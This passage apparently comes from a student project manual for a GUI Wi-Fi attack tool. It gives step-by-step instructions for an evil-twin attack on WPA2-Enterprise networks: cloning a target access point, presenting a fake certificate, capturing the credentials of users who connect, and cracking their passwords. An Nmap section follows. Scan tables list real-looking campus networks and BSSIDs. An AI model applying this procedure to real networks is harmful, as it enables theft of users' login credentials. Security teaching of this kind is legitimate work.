



Figure 22 WPA/WPA2 Interface

WPA/WPA2 Enterprise

Step 1

The users select the WPA2 enterprise protocol of access point(G10_WPA2_Enterprise), MGT means WPA2 with radius server.




SSID	Sig	Encryption Type	BSSID	Channel	Authen. Mode
VTC-Student	-7	WPA2	1C:B9:C4:72:50:F8	1	MGT
VTC-Staff	-6	WPA2	74:3E:2B:3A:E9:38	11	MGT
VTC-Student	-1	WPA2	1C:B9:C4:72:46:68	6	MGT
VTC-Staff	-1	WPA2	1C:B9:C4:32:46:68	6	MGT
G10_WPA2_Enterprise	-1	WPA2	30:B5:C2:33:06:A4	6	MGT
DeadfaceBBWPA	-2	WPA2	A8:54:B2:AD:A9:D1	10	PSK
VTC-Student	-3	WPA2	1C:B9:C4:72:38:08	1	MGT
VTC-Staff	-3	WPA2	1C:B9:C4:32:38:08	1	MGT
CW-Worldskills	-3	WPA2	1C:B9:C4:F2:46:68	6	PSK
CW-Worldskills	-3	WPA2	1C:B9:C4:F2:38:08	1	PSK
CW-Worldskills	-6	WPA2	1C:B9:C4:F2:34:58	6	PSK
VTC-Staff	-6	WPA2	1C:B9:C4:32:34:58	6	MGT
VTC-Student	-6	WPA2	1C:B9:C4:72:34:58	6	MGT
VTC-Staff	-6	WPA2	74:3E:2B:3A:F0:38	11	MGT
CW-Worldskills	-6	WPA2	74:3E:2B:FA:F0:38	11	PSK
CWCC	-6	WPA2	74:3E:2B:BA:F0:39	11	PSK
VTC-Student	-6	WPA2	74:3E:2B:7A:E9:38	11	MGT
VTC-Staff	-6	WPA2	74:3E:2B:3A:FE:88	11	MGT
VTC-Student	-6	WPA2	74:3E:2B:7A:FE:88	11	MGT
CW-Worldskills	-6	WPA2	74:3E:2B:FA:E9:38	11	PSK
CW-Worldskills	-6	WPA2	1C:B9:C4:F2:6F:A8	11	PSK
CW-Worldskills	-7	WPA2	74:3E:2B:FA:FE:88	11	PSK
VTC-Staff	-7	WPA2	74:3E:2B:3A:EC:78	11	MGT
VTC-Student	-6	WPA2	74:3E:2B:7A:EC:78	11	MGT
CW-Worldskills	-7	WPA2	74:3E:2B:FA:EC:78	11	PSK

Figure 23 WPA Enterprise

Step 2

Double click your target (e.g. G10_WPA2_Enterprise) and then will promote the message to alert the user to click Crack Button.



SSID	Sig	Encryption Type	BSSID	Channel	Authen. Mode
VTC-Student	-7	WPA2	1C:B9:C4:72:50:F8	1	MGT
VTC-Staff	-6	WPA2		11	MGT
VTC-Student	-1	WPA2		6	MGT
VTC-Staff	-1	WPA2		6	MGT
G10_WPA2_Enterprise	-1	WPA2		6	MGT
DeadfaceBBWPA	-2	WPA2		10	PSK
VTC-Student	-3	WPA2	1C:B9:C4:72:38:08	1	MGT
VTC-Staff	-3	WPA2	1C:B9:C4:32:38:08	1	MGT
CW-Worldskills	-3	WPA2	1C:B9:C4:F2:46:68	6	PSK
CW-Worldskills	-3	WPA2	1C:B9:C4:F2:38:08	1	PSK
CW-Worldskills	-6	WPA2	1C:B9:C4:F2:34:58	6	PSK
VTC-Staff	-6	WPA2	1C:B9:C4:32:34:58	6	MGT
VTC-Student	-6	WPA2	1C:B9:C4:72:34:58	6	MGT
VTC-Staff	-6	WPA2	74:3E:2B:3A:F0:38	11	MGT
CW-Worldskills	-6	WPA2	74:3E:2B:FA:F0:38	11	PSK
CWCC	-6	WPA2	74:3E:2B:BA:F0:39	11	PSK
VTC-Student	-6	WPA2	74:3E:2B:7A:E9:38	11	MGT
VTC-Staff	-6	WPA2	74:3E:2B:3A:FE:88	11	MGT
VTC-Student	-6	WPA2	74:3E:2B:7A:FE:88	11	MGT
CW-Worldskills	-6	WPA2	74:3E:2B:FA:E9:38	11	PSK
CW-Worldskills	-6	WPA2	1C:B9:C4:F2:6F:A8	11	PSK
CW-Worldskills	-7	WPA2	74:3E:2B:FA:FE:88	11	PSK
VTC-Staff	-7	WPA2	74:3E:2B:3A:EC:78	11	MGT
VTC-Student	-6	WPA2	74:3E:2B:7A:EC:78	11	MGT
CW-Worldskills	-7	WPA2	74:3E:2B:FA:EC:78	11	PSK

Figure 24 WPA Enterprise

Step 3

The users create the Fake AP Name is as same as the AP Name and create Fake Certification Name(secure wifi.fake) and press Enter Button




Figure 25 WPA Enterprise

Step 4

After a user presses the Enter button, the program will be in this situation and wait a victim to access the fake access point (e.g. G10_WPA2_Enterprise).




Figure 26 WPA Enterprise

Step 5

On the right-hand side, there are 2 users accessing our fake access point (no users and yes users) and the login time is 17:30:51 and 17:31:14 respectively.




Figure 27 WPA Enterprise

Step 6

The final stage, the users crack the password. In this case, users double clicked the yes user and the progress bar was running. The results will be shown in a small rectangular space.




Figure 28 WPA Enterprise

Nmap

Step 1

Double click your target (e.g. Norman) and then will promote the message to alert the user to click either Crack Button or Nmap button. This section, the user clicked the Crack button.




Figure 29 Nmap Interface

Step 2

This function required the user to type the password and click Enter afterward.

